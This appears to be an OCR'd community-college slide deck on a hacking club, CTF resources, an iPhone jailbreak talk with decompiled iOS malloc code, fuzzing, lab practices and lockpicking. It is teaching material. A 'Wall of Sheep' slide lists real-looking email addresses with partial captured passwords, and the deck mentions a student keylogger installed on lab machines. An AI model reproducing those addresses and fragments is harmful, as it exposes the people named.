
Really Sam? @mcsin was here too

11-16-15: @mcsin noticed that my attempt to patch my server failed, and hacked in with the same exploit axi0mX used. And then Carlo helped me patch it; which was very difficult until we found out that Digital Ocean controls kernel versions in their control panel.

- **My first attempt to patch the vulnerability failed**
- **With the help of a student, I got my kernel updated after this**

Stealing My Password

- **Shoulder surfing**
- **http://tinyurl.com/samspw**



New iPhone Jailbreak

- **By Axi0mx**
- **Submitted to BSidesLV 2017**

iOS malloc()

```
void *__fastcall malloc(int size)
{
  int v2; // r0@1
  unsigned int v3; // r5@1
  unsigned int v4; // r0@1
  void **v5; // r2@1
  int v7; // r2@4
  _BYTE *v8; // r0@6
  char *ptr; // r0@6 MAPDST

  enter_critical_section();
  v2 = sub_1A18(size);
  v3 = v2;
  v4 = sub_1A3C(v2);
  v5 = (void **)(4 * v4 - 0x7BFDB9F0);
LABEL_10:
  if ( v4 <= 0x1F )
  {
    for ( ptr = (char *)*v5; ; ptr = (char *)*((_DWORD *)ptr + 2) )
    {
      if ( !ptr )
      {
        ++v4;
        ++v5;
        goto LABEL_10;
      }
      if ( v3 <= 8 * *((_DWORD *)ptr + 1) )
        break;
    }
    **((_DWORD **)ptr + 3) = *((_DWORD *)ptr + 2);
    v7 = *((_DWORD *)ptr + 2);
    if ( v7 )
      *(_DWORD *)(v7 + 12) = *((_DWORD *)ptr + 3);
    v8 = sub_1C24((int)ptr, v3);
    MEMORY[0x84024690] -= 8 * *((_DWORD *)ptr + 1);
    exit_critical_section(v8);
    ptr += 8;
  }
  else
  {
    MEMORY[0x84024690] -= 0x2CFF80C0;
    exit_critical_section(v4);
    ptr = 0;
  }
  return ptr;
}
```

```
void *__fastcall malloc(int size)
{
  unsigned int v2; // r5@1
  int v3; // r0@3
  unsigned int v4; // r2@3
  __int8 **v5; // r1@3
  char *ptr; // r4@4
  unsigned int v7; // r2@6

  enter_critical_section();
  v2 = (size + 15) & 0xFFFFFFF8;
  if ( v2 <= 0xF )
    v2 = 16;
  v3 = sub_90A0(v2 >> 3);
  v4 = 32 - v3;
  v5 = (__int8 **)(4 * (32 - v3) - 0x7BFDB920);
LABEL_12:
  if ( v4 <= 0x1F )
  {
    for ( ptr = *v5; ; ptr = (char *)*((_DWORD *)ptr + 2) )
    {
      if ( !ptr )
      {
        ++v4;
        ++v5;
        goto LABEL_12;
      }
      if ( v2 <= 8 * *((_DWORD *)ptr + 1) )
        break;
    }
    **((_DWORD **)ptr + 3) = *((_DWORD *)ptr + 2);
    v7 = *((_DWORD *)ptr + 2);
    if ( v7 )
      *(_DWORD *)(v7 + 12) = *((_DWORD *)ptr + 3);
    v3 = sub_1A20(ptr, v2);
  }
  else
  {
    ptr = 0;
  }
  MEMORY[0x84024760] -= 8 * *((_DWORD *)ptr + 1);
  exit_critical_section(v3);
  return ptr + 8;
}
```

CTFs

How to Start

1. **PicoCTF**
2. **EasyCTF**
3. **CTFTime**

pic CTF

CMU CYBERSECURITY COMPETITION

- **Many levels, from very easy to hard**

- 1 week long
- Many easy problems, but also hard ones
- Sign up to hear about other easy CTFs

Write-Ups


writeups.easyctf.com
EasyCTF 2015 Writeups
Introduction
1. Credits
2. Binary Exploitation
2.1. Buffering (80)
2.2. Much Studying (400)
2.3. ADoughBee (500)
3. Cryptography
3.1. Julius Save Me (20)
3.2. Misaka Mikoto (50)
3.3. I <3 SLEEPING (125)
EasyCTF 2015
Thanks for playing EasyCTF! We hope you really enjoyed the contest, despite several server issues that we were having. The solutions to the problems are in this book. If you would like to contribute, make a pull-request to https://github.com/EasyCTF/easyctf-2015-writeups.
Make sure you read through all the writeups and understand how to do them! The writeups are one of the most important parts of the CTF because you could learn new things from every problem, whether you know it or not!

https://ctftime.org

CTF TIME

Team rating

2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	Plaid Parliament of Pwning		1789.884
2	Dragon Sector		1184.774
3	0ops		1088.711

Find CTFs


Upcoming events

Format	Name	Date	Duration
	Insomni'hack teaser 2016 On-line	Jan. 16, 2016 09:00 — Jan. 17, 21:00 UTC 54 teams	1d 12h
	Sharif University CTF 2016 On-line	Feb. 05, 2016 06:30 — Feb. 06, 18:30 UTC 15 teams	1d 12h
	SSCTF 2016 Quals On-line	Feb. 27, 2016 00:00 — Feb. 29, 00:00 UTC 2 teams	2d 0h

Walk-Throughs!

New writeups

Team	Event	Task	Action
Gallopsled	32C3 CTF	Teufel [200]	read writeup
Gallopsled	32C3 CTF	Readme [200]	read writeup
Gallopsled	32C3 CTF	Docker [250]	read writeup



CCSF_HACKERS
Fall 2015 Rankings
CSAW
D-CTF
ASIS
Hackover
hack.lu
EKOPARTY
TUM
EasyCTF
Hack Dat Kiwi
9447
SCTF
0%
10%
20%
30%
40%
50%
60%

CVEs

Fuzzing

- **Feeding randomly-mutated files to a program**
- **Find crashes**
- **Triage them for exploitability**
- **https://samsclass.info/127/proj/p16-fuzz.htm**

Failure Observation Engine



Written in Python :)

winrun.py - Notepad

File Edit Format View Help

```
### THIS SOFTWARE IS PROVIDED BY CARNEGIE MELLON UNIVERSITY  ``AS IS'' AND
### CARNEGIE MELLON UNIVERSITY MAKES NO WARRANTIES OF ANY KIND, EITHER
### EXPRESS OR IMPLIED, AS TO ANY MATTER, AND ALL SUCH WARRANTIES, INCLUDING
### WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, ARE
### EXPRESSLY DISCLAIMED. WITHOUT LIMITING THE GENERALITY OF THE FOREGOING,
### CARNEGIE MELLON UNIVERSITY DOES NOT MAKE ANY WARRANTY OF ANY KIND
### RELATING TO EXCLUSIVITY, INFORMATIONAL CONTENT, ERROR-FREE OPERATION,
### RESULTS TO BE OBTAINED FROM USE, FREEDOM FROM PATENT, TRADEMARK AND
### COPYRIGHT INFRINGEMENT AND/OR FREEDOM FROM THEFT OF TRADE SECRETS.
### END LICENSE ###

from ..helpers import check_os_compatibility
check_os_compatibility('Windows')

import platform
from . import RunnerPlatformVersionError

if not platform.version().startswith('6.'):
    raise RunnerPlatformVersionError('Incompatible OS: winrun only works on Windows
```

A Slow Process

- **One student has had the whole hacking lab fuzzing nights and weekends for a month or two**
- **No new vulnerabilities found yet**

Hacking Club

CCSF Hackers Club

Come explore exploitation and find out about information security.

Play in Capture the Flag competitions, and listen to guest speakers from the infosec community. Learn about common attack vectors and skills to develop in order to defend against them.

Every Friday between 2 and 4 pm in SCIE214

Email
CCSF.Hackers@gmail.com
To join our google group and be added to our mailing list

Remote Speakers

- **Projector, webcam, Skype, speakers**
- **Two talks from professional penetration testers**

Student Contributions

- **Cleaning up the lab to make an inviting hangout space**
- **Bridging to the CCSF_Coders club**
- **Technical expertise from Google vuln labs**
- **Hacker contacts from Defcon, etc.**

Hacking Lab
Free Fire Zone

HACKERS!

This lab is not for general use because students are doing vile, terrible things.

CNIT 123: Ethical Hacking and Network Defense

CNIT 124: Advanced Ethical Hacking

If you have any questions,
contact Sam Bowne sbowne@ccsf.edu

Signs on Wall

Hackers in S214

"Ethical Hacking" students are stealing passwords and other data from the network and the computers in S214. Do not do online banking, shopping, personal email, etc. on these machines. Do not re-use any password from other accounts in S214. You should either avoid using email in S214, or make a special account just for that purpose with a different password from all your other accounts.

If you have any questions, please contact sbowne@ccsf.edu.

Keylogger

- **One student wrote a Python keylogger and installed it on the lab machines**

WALL OF SHEEP

	Password
athring@mail.ccsf.edu	hv[redacted]
jconner@gmail.com	[redacted]
rdamron1943@yahoo.com	@[redacted]
jvanderd@mail.ccsf.edu	1[redacted]
rchaston@mail.ccsf.edu	t[redacted]
rbunton@mail.ccsf.edu	9[redacted]
lbilstof@mail.ccsf.edu	S[redacted]
jbenton@mail.ccsf.edu	B[redacted]
J Benton's Web4 @00...	12[redacted]
Mylitlab jbohen@ccsf.edu	W[redacted]...
billybillybilly@gmail.com	G[redacted]
Kmunoz3@mail.ccsf.edu	W[redacted]

PC
TION 4 A
LAN 1

Lockpicking


Make Easy Locks

- **Get cheap locks at Home Depot**
- **2 for $11**
- **Normal lock has 5 pins**
- **Remove pins to make locks with 1, 2, 3, 4 pins**

